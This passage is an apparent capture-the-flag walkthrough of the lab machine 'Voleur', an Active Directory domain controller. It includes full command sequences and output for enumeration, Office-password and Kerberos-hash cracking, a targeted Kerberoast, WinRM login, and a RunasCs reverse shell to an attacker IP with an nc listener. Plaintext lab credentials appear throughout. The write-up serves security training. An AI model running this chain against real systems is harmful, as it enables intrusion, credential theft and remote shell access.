Voleur

| Machine | Difficulty | OS | Release | |
|---|---|---|---|---|
| Voleur | Medium | Windows | 06 Jul 2025 |  |
Machine Information
As is common in real life Windows pentests, you will start the Voleur box with credentials for the following account: ryan.naylor / HollowOct31Nyt
Initial Nmap Scan
So first I perform a full TCP port discovery, capture the open ports, then run a targeted service/version scan with default scripts.
1
2
3
4
5
6

IP=10.10.11.76

port=$(sudo nmap -p- $IP --min-rate 10000 | grep open | cut -d'/' -f1 | tr '\n' ',' )

sudo nmap -sC -sV -vv -p $port $IP -oN voleur.scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
┌──(kali㉿kali)-[~/HTB-machine/voleur]
└─$ sudo nmap -sC -sV -vv -p $port $IP -oN voleur.scan
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-07 14:19 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:19
Completed NSE at 14:19, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:19
Completed NSE at 14:19, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:19
Completed NSE at 14:19, 0.00s elapsed
Initiating Ping Scan at 14:19
Scanning 10.10.11.76 [4 ports]
Completed Ping Scan at 14:19, 0.27s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 14:19
Scanning voleur.htb (10.10.11.76) [20 ports]
Discovered open port 53/tcp on 10.10.11.76
Discovered open port 464/tcp on 10.10.11.76
Discovered open port 445/tcp on 10.10.11.76
Discovered open port 55947/tcp on 10.10.11.76
Discovered open port 50515/tcp on 10.10.11.76
Discovered open port 135/tcp on 10.10.11.76
Discovered open port 139/tcp on 10.10.11.76
Discovered open port 9389/tcp on 10.10.11.76
Discovered open port 2222/tcp on 10.10.11.76
Discovered open port 88/tcp on 10.10.11.76
Discovered open port 389/tcp on 10.10.11.76
Discovered open port 3268/tcp on 10.10.11.76
Discovered open port 593/tcp on 10.10.11.76
Discovered open port 5985/tcp on 10.10.11.76
Discovered open port 3269/tcp on 10.10.11.76
Discovered open port 49670/tcp on 10.10.11.76
Discovered open port 49668/tcp on 10.10.11.76
Discovered open port 49671/tcp on 10.10.11.76
Discovered open port 50532/tcp on 10.10.11.76
Discovered open port 49664/tcp on 10.10.11.76
Completed SYN Stealth Scan at 14:19, 0.58s elapsed (20 total ports)
Initiating Service scan at 14:19
Scanning 20 services on voleur.htb (10.10.11.76)
Completed Service scan at 14:20, 58.19s elapsed (20 services on 1 host)
NSE: Script scanning 10.10.11.76.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:20
NSE Timing: About 99.96% done; ETC: 14:21 (0:00:00 remaining)
Completed NSE at 14:21, 40.26s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:21
Completed NSE at 14:21, 4.83s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:21
Completed NSE at 14:21, 0.01s elapsed
Nmap scan report for voleur.htb (10.10.11.76)
Host is up, received echo-reply ttl 127 (0.28s latency).
Scanned at 2025-07-07 14:19:56 EDT for 104s

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-07-08 02:20:10Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: voleur.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
2222/tcp  open  ssh           syn-ack ttl 127 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 42:40:39:30:d6:fc:44:95:37:e1:9b:88:0b:a2:d7:71 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC+vH6cIy1hEFJoRs8wB3O/XIIg4X5gPQ8XIFAiqJYvSE7viX8cyr2UsxRAt0kG2mfbNIYZ+80o9bpXJ/M2Nhv1VRi4jMtc+5boOttHY1CEteMGF6EF6jNIIjVb9F5QiMiNNJea1wRDQ2buXhRoI/KmNMp+EPmBGB7PKZ+hYpZavF0EKKTC8HEHvyYDS4CcYfR0pNwIfaxT57rSCAdcFBcOUxKWOiRBK1Rv8QBwxGBhpfFngayFj8ewOOJHaqct4OQ3JUicetvox6kG8si9r0GRigonJXm0VMi/aFvZpJwF40g7+oG2EVu/sGSR6d6t3ln5PNCgGXw95pgYR4x9fLpn/OwK6tugAjeZMla3Mybmn3dXUc5BKqVNHQCMIS6rlIfHZiF114xVGuD9q89atGxL0uTlBOuBizTaF53Z//yBlKSfvXxW4ShH6F8iE1U8aNY92gUejGclVtFCFszYBC2FvGXivcKWsuSLMny++ZkcE4X7tUBQ+CuqYYK/5TfxmIs=
|   256 ae:d9:c2:b8:7d:65:6f:58:c8:f4:ae:4f:e4:e8:cd:94 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMkGDGeRmex5q16ficLqbT7FFvQJxdJZsJ01vdVjKBXfMIC/oAcLPRUwu5yBZeQoOvWF8yIVDN/FJPeqjT9cgxg=
|   256 53:ad:6b:6c:ca:ae:1b:40:44:71:52:95:29:b1:bb:c1 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILv295drVe3lopPEgZsjMzOVlk4qZZfFz1+EjXGebLCR
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: voleur.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49670/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
50515/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
50532/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
55947/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC; OSs: Windows, Linux; CPE: cpe:/o:microsoft:windows, cpe:/o:linux:linux_kernel

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 17602/tcp): CLEAN (Timeout)
|   Check 2 (port 45491/tcp): CLEAN (Timeout)
|   Check 3 (port 21030/udp): CLEAN (Timeout)
|   Check 4 (port 64595/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2025-07-08T02:20:59
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 8h00m01s

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:21
Completed NSE at 14:21, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:21
Completed NSE at 14:21, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:21
Completed NSE at 14:21, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 105.19 seconds
           Raw packets sent: 24 (1.032KB) | Rcvd: 21 (908B)
The scan shows a Windows domain controller with typical AD services exposed — DNS (53), Kerberos (88), LDAP (389/3268), and SMB/RPC (135,139,445 and many high ports). Additional services include WinRM/HTTPAPI on 5985 and .NET/remote management (9389, various msrpc ports), while SMB signing is enabled and required. Unexpectedly, SSH is running on port 2222 (OpenSSH on Ubuntu), suggesting a secondary Linux service or jump host on the same IP.
When attempting password authentication against the SMB service the server returns STATUS_NOT_SUPPORTED, indicating NTLM/password-over-SMB is not accepted and Kerberos is required:
1
2
3
4
┌──(kali㉿kali)-[~/HTB/Voleur]
└─$ netexec smb 10.10.11.76 -u ryan.naylor -p HollowOct31Nyt
SMB         10.10.11.76     445    10.10.11.76      [*]  x64 (name:10.10.11.76) (domain:10.10.11.76) (signing:True) (SMBv1:False) (NTLM:False)
SMB         10.10.11.76     445    10.10.11.76      [-] 10.10.11.76\ryan.naylor:HollowOct31Nyt STATUS_NOT_SUPPORTED
Update name resolution and Kerberos configuration so clients use the DC FQDN and correct realm/KDC.
/etc/hosts
1
10.10.11.76 dc.voleur.htb voleur.htb
/etc/krb5.conf
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
[libdefaults]
    default_realm = VOLEUR.HTB
    dns_lookup_realm = false
    dns_lookup_kdc = false
    dns_canonicalize_hostname = false
    ticket_lifetime = 24h
    forwardable = true

[realms]
    VOLEUR.HTB = {
        kdc = dc.voleur.htb
        admin_server = dc.voleur.htb
    }
    RUSTYKEY.HTB = {
        kdc = 10.10.11.76
        admin_server = 10.10.11.76
    }

[domain_realm]
    .voleur.htb = VOLEUR.HTB
    voleur.htb = VOLEUR.HTB
After adding the host mapping and krb5 configuration, Kerberos authentication works:
1
2
3
4
┌──(root㉿kali)-[/home/kali/HTB/Voleur]
└─# netexec smb dc.voleur.htb -u ryan.naylor -p 'HollowOct31Nyt' -k
SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\ryan.naylor:HollowOct31Nyt
Problem: Kerberos authentication failed with KRB_AP_ERR_SKEW — the host clock was too far off from the domain controller, so tickets were rejected.
What I tried first: ntpdate to the DC, but it only stepped the clock by ~8 hours and the Kerberos error persisted.
1
2
3
4
5
┌──(kali㉿kali)-[~/HTB/Voleur]
└─$ netexec smb dc.voleur.htb -u ryan.naylor -p HollowOct31Nyt -k
SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.voleur.htb   445    dc               [-] voleur.htb\ryan.naylor:HollowOct31Nyt KRB_AP_ERR_SKEW
I found a blog that suggests a three-step fix: Fixing the “Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)” Issue While Kerberoasting
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/HTB/Voleur]
└─$ sudo su

┌──(root㉿kali)-[/home/kali/HTB/Voleur]
└─# timedatectl set-ntp off

┌──(root㉿kali)-[/home/kali/HTB/Voleur]
└─# rdate -n 10.10.11.76
Sat Nov  1 01:13:11 UTC 2025
Enumeration
I enumerate domain users via SMB (Kerberos-authenticated):
1
netexec smb dc.voleur.htb -u ryan.naylor -p 'HollowOct31Nyt' --users -k
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(root㉿kali)-[/home/kali/HTB-machine/voleur]
└─# netexec smb dc.voleur.htb -u ryan.naylor -p 'HollowOct31Nyt' --users -k

SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False)
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\ryan.naylor:HollowOct31Nyt
SMB         dc.voleur.htb   445    dc               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         dc.voleur.htb   445    dc               Administrator                 2025-01-28 20:35:13 0       Built-in account for administering the computer/domain
SMB         dc.voleur.htb   445    dc               Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         dc.voleur.htb   445    dc               krbtgt                        2025-01-29 08:43:06 0       Key Distribution Center Service Account
SMB         dc.voleur.htb   445    dc               ryan.naylor                   2025-01-29 09:26:46 0       First-Line Support Technician
SMB         dc.voleur.htb   445    dc               marie.bryant                  2025-01-29 09:21:07 0       First-Line Support Technician
SMB         dc.voleur.htb   445    dc               lacey.miller                  2025-01-29 09:20:10 0       Second-Line Support Technician
SMB         dc.voleur.htb   445    dc               svc_ldap                      2025-01-29 09:20:54 0
SMB         dc.voleur.htb   445    dc               svc_backup                    2025-01-29 09:20:36 0
SMB         dc.voleur.htb   445    dc               svc_iis                       2025-01-29 09:20:45 0
SMB         dc.voleur.htb   445    dc               jeremy.combs                  2025-01-29 15:10:32 0       Third-Line Support Technician
SMB         dc.voleur.htb   445    dc               svc_winrm                     2025-01-31 09:10:12 0
SMB         dc.voleur.htb   445    dc               [*] Enumerated 11 local users: VOLEUR
Create a username.txt file with the enumerated domain users for later use.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(root㉿kali)-[/home/kali/HTB-machine/voleur]
└─# netexec smb dc.voleur.htb -u ryan.naylor -p 'HollowOct31Nyt' --users -k | awk '/^SMB/ && $5 ~ /^[a-zA-Z0-9_.]+$/ { print $5 }' | tee -a username.txt


Administrator
Guest
krbtgt
ryan.naylor
marie.bryant
lacey.miller
svc_ldap
svc_backup
svc_iis
jeremy.combs
svc_winrm
I enumerate SMB shares over Kerberos and find several readable shares — the interesting one is IT.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(root㉿kali)-[/home/kali/HTB-machine/voleur]
└─# netexec smb dc.voleur.htb -u ryan.naylor -p 'HollowOct31Nyt' --shares -k

SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False)
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\ryan.naylor:HollowOct31Nyt
SMB         dc.voleur.htb   445    dc               [*] Enumerated shares
SMB         dc.voleur.htb   445    dc               Share           Permissions     Remark
SMB         dc.voleur.htb   445    dc               -----           -----------     ------
SMB         dc.voleur.htb   445    dc               ADMIN$                          Remote Admin
SMB         dc.voleur.htb   445    dc               C$                              Default share
SMB         dc.voleur.htb   445    dc               Finance
SMB         dc.voleur.htb   445    dc               HR
SMB         dc.voleur.htb   445    dc               IPC$            READ            Remote IPC
SMB         dc.voleur.htb   445    dc               IT              READ
SMB         dc.voleur.htb   445    dc               NETLOGON        READ            Logon server share
SMB         dc.voleur.htb   445    dc               SYSVOL          READ            Logon server share
let explore IT smb share
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[/home/kali/HTB-machine/voleur]
└─# sudo ntpdate $IP

2025-07-07 22:54:28.035863 (-0400) +74.300582 +/- 0.128997 10.10.11.76 s1 no-leap
CLOCK: time stepped by 74.300582

┌──(root㉿kali)-[/home/kali/HTB-machine/voleur]
└─# impacket-getTGT voleur.htb/'ryan.naylor:HollowOct31Nyt' -dc-ip $IP
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in ryan.naylor.ccache

┌──(root㉿kali)-[/home/kali/HTB-machine/voleur]
└─# export KRB5CCNAME=ryan.naylor.ccache
After connecting to this share, we can see that there is an .xlsx file.
1
2

impacket-smbexec -k -no-pass 'VOLEUR.HTB/ryan.naylor@dc.voleur.htb'
1
2
3
use IT
cd First-Line Support
get Access_Review.xlsx
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(root㉿kali)-[/home/kali/HTB-machine/voleur]
└─# impacket-smbclient -k -no-pass voleur.htb/ryan.naylor@dc.voleur.htb

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use IT
# ls
drw-rw-rw-          0  Wed Jan 29 04:10:01 2025 .
drw-rw-rw-          0  Mon Jun 30 17:08:33 2025 ..
drw-rw-rw-          0  Wed Jan 29 04:40:17 2025 First-Line Support
#
# cd First-Line Support
# ls
drw-rw-rw-          0  Wed Jan 29 04:40:17 2025 .
drw-rw-rw-          0  Wed Jan 29 04:10:01 2025 ..
-rw-rw-rw-      16896  Thu May 29 18:23:36 2025 Access_Review.xlsx
#
# get Access_Review.xlsx
#
Cracking Password of .xlsx file using john
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali㉿kali)-[~/HTB-machine/voleur]
└─$ office2john Access_Review.xlsx > hash.txt

┌──(kali㉿kali)-[~/HTB-machine/voleur]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 128/128 AVX 4x / SHA512 128/128 AVX 2x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
football1        (Access_Review.xlsx)
1g 0:00:00:08 DONE (2025-07-07 23:06) 0.1196g/s 93.77p/s 93.77c/s 93.77C/s football1..lolita
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
1
libreoffice --calc Access_Review.xlsx
Password: football1

From here, we can see credentials for two service accounts. There’s also a password for a user(todd.wolfe) whose account is most likely deleted — probably a tombstoned user.
Verify that service accounts can authenticate to SMB (Kerberos/SMB):
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/HTB-machine/voleur]
└─$ netexec smb dc.voleur.htb -u svc_ldap -p M1XyC9pW7qT5Vn -k
SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False)
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\svc_ldap:M1XyC9pW7qT5Vn

┌──(kali㉿kali)-[~/HTB-machine/voleur]
└─$ netexec smb dc.voleur.htb -u svc_iis -p N5pXyW1VqM7CZ8 -k
SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False)
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\svc_iis:N5pXyW1VqM7CZ8
Data Collection
Before proceeding, I collected domain data and visualized it in BloodHound to map relationships and attack paths. At this point I have credentials for three accounts, so I used bloodhound-python to gather all graph data.
1
bloodhound-python  -u 'svc_ldap' -p 'M1XyC9pW7qT5Vn' -d voleur.htb -c All --zip -ns $IP -k

The initial user ryan.naylor is a member of the First-Line Technician group.
Access as svc_winrm

Here, we can see that the svc_ldap user has WriteSPN permissions on the svc_winrm account.
Secondly, this user is part of the “Restore Users” group, so they can also recover the deleted user todd.wolfe.
I used WriteSPN privileges to perform a targeted Kerberoast using the targetedKerberoast tool. The tool temporarily assigns an SPN, requests the service ticket, outputs the Kerberos hash, and then removes the temporary SPN.
1
2
3
4
5
6
7
8
9
10
11
12
13
# get a TGT for svc_ldap and save it to a ccache

┌──(root㉿kali)-[/home/kali/HTB-machine/voleur/targetedKerberoast]
└─# impacket-getTGT voleur.htb/svc_ldap:M1XyC9pW7qT5Vn
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in svc_ldap.ccache

# point Kerberos tools to the new ccache

┌──(root㉿kali)-[/home/kali/HTB-machine/voleur/targetedKerberoast]
└─# export KRB5CCNAME=svc_ldap.ccache
Run the targeted Kerberoast script (Kerberos ticket already available via the ccache):
1
2
3
4
5
6
┌──(root㉿kali)-[/home/kali/HTB-machine/voleur/targetedKerberoast]
└─# python3 targetedKerberoast.py -k --dc-host dc.voleur.htb -u svc_ldap -d voleur.htb -o krb_hashes
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Writing hash to file for (lacey.miller)
[+] Writing hash to file for (svc_winrm)
Here we obtained TGS hashes for lacey.miller and svc_winrm, and cracked the svc_winrm password with John.
1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kali)-[/home/kali/HTB-machine/voleur/targetedKerberoast]
└─# john krb_hashes --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
AFireInsidedeOzarctica980219afi (?)
1g 0:00:00:13 DONE (2025-07-08 19:36) 0.07246g/s 1039Kp/s 1870Kc/s 1870KC/s !!12Honey..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Credential:
svc_winrm:AFireInsidedeOzarctica980219afi
Now, this user is part of the Remote Management Users group, so we can log in using WinRM.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28

# get a TGT for svc_winrm and save to a ccache

┌──(root㉿kali)-[/home/kali/HTB-machine/voleur/targetedKerberoast]
└─# impacket-getTGT voleur.htb/svc_winrm:AFireInsidedeOzarctica980219afi
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in svc_winrm.ccache

┌──(root㉿kali)-[/home/kali/HTB-machine/voleur/targetedKerberoast]
└─# export KRB5CCNAME=svc_winrm.ccache

# connect with Evil-WinRM (uses current Kerberos ticket)

┌──(root㉿kali)-[/home/kali/HTB-machine/voleur/targetedKerberoast]
└─# evil-winrm -i dc.voleur.htb -r VOLEUR.HTB

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_winrm\Documents> type ..\Desktop\user.txt
*********e9713cf52808c57c56b086
*Evil-WinRM* PS C:\Users\svc_winrm\Documents>
*Evil-WinRM* PS C:\Users\svc_winrm\Documents>
Recovering TombStoned user
svc_ldap is a member of Restore Users, so I used RunasCs to elevate/impersonate svc_ldap from my svc_winrm WinRM session and recover the tomb-stoned account found earlier.
Prepare a listener
1
nc -lvnp 1337
Execute RunasCs from the svc_winrm WinRM shell
1
.\RunasCs.exe  svc_ldap M1XyC9pW7qT5Vn cmd.exe -r 10.10.14.159:1337
reverse shell as svc_ldap
1
2
3
